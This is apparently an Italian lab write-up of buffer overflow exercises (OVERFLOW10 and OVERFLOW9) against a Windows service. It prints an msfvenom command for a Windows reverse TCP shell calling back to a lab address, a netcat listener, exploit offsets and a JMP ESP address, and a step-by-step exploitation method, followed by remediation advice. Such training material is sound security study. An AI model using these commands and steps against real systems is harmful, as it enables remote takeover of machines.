
5. Generazione dello Shellcode e Finalizzazione dell'Exploit

Lo Shellcode per la reverse shell viene generato, codificato e integrato nel payload finale.

- **Generazione Shellcode:** Uso di `msfvenom` per creare una reverse shell Windows TCP, escludendo i bad characters.
`$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.60.11 LPORT=4444 EXITFUNC=thread -b '\x00\x0a\x0d\x0b\x0c\x0e\x0f' -f python`



- **Costruzione del Payload Finale:** Lo script di exploit viene completato con:
 - Padding di 537 byte.
 - L'indirizzo JMP ESP (0x625011BB).
 - Payload msfvenom.
 - Comando Vulnerabile = `OVERFLOW10`




6. Esecuzione e Ottenimento della Shell

- **Listener:** Viene avviato un listener Netcat in attesa sulla porta 4444.
`$ nc -nvlp 4444`

Esecuzione Exploit: Lo script finale viene eseguito. Nonostante un `TimeoutError` sulla macchina attaccante (probabilmente il servizio si è chiuso dopo l'esecuzione dello shellcode), la connessione è stata stabilita.

- **Verifica:** La connessione di ritorno viene catturata dal listener Netcat. L'esecuzione del comando `whoami` conferma il successo dello sfruttamento e l'ottenimento del controllo della macchina remota.



Conclusioni e Raccomandazioni (Remediation)

1. Attenzione e Impatto della Vulnerabilità

Il successo di questo exploit conferma l'esistenza di una vulnerabilità critica di **Buffer Overflow** nel servizio target. Questa falla permette l'**Esecuzione Remota di Codice (RCE)** da parte di un attaccante non autenticato, portando al completo controllo del sistema. L'impatto è classificato come **Critico**.

2. Raccomandazioni per la Mitigazione (Remediation)

Per eliminare questa classe di vulnerabilità e rafforzare la sicurezza del sistema, si raccomanda l'adozione delle seguenti misure:

A. Sicurezza del Codice

- **Validazione degli Input:** Implementare una rigorosa validazione e sanificazione di tutti i dati in ingresso, assicurando che le loro dimensioni non superino mai la capacità dei buffer di destinazione.

- **Utilizzo di Funzioni Sicure:** Sostituire le funzioni C/C++ insicure per la gestione delle stringhe e della memoria (es. `strcpy`, `printf`, `gets`) con le loro controparti *bounds-checked* (es. `strncpy`, `snprintf`) o altre API che gestiscono i limiti di dimensione.

B. Difesa a Livello di Sistema Operativo

- **Abilitare DEP/NX (Data Execution Prevention / No-Execute):** Impedire l'esecuzione di codice da aree di memoria destinate ai dati (come lo stack), bloccando l'esecuzione dello Shellcode iniettato.

- **Abilitare ASLR (Address Space Layout Randomization):** Randomizza gli indirizzi di memoria, rendendo estremamente difficile per l'attaccante prevedere l'indirizzo esatto dell'istruzione di salto (come JMP ESP) o l'inizio dello Shellcode.

- **Canary Stack Sicuri:** Utilizzare compilatori moderni con le opzioni di protezione di *Stack Canary* (Stack Cookies) attive, che rilevano la corruzione dello stack prima che l'EIP venga sovrascritto.

OVERFLOW9

- 1) Fuzzing per causare il crash e determinare i byte

- 2) Tramite i byte creiamo un pattern che utilizzeremo nello script per trovare l'EIP sovrascritto

- 3) 35794234 è l'EIP possiamo trovare l'offset giusto

- 4) 1514 l'offset, possiamo trovare i bad char grazie a mona e uno script python.

- Modifichiamo lo script con il bad char \x00 e lo inoltriamo
- Compariamo e troviamo gli altri bad char
- Continuiamo questo ciclo fino a quando non avremo più corruzioni

- 5) Risultato finale con 0 corruzioni

- 6) Creiamo il payload che ci servirà per creare la reverse shell

- 7) Con mona diamo un comando per cercare i puntatori validi

- 8) Modifichiamo l'exploit:

- PADDING che sarebbe l'offset
- EIP il puntatore trovato nella fase precedente
- PAYLOAD creato con msfvenom

- 9) Ci collegiamo al servizio e non alla porta 4444 e possiamo partire l'exploit.

Se tutto è andato a buon fine otterremo l'accesso alla macchina

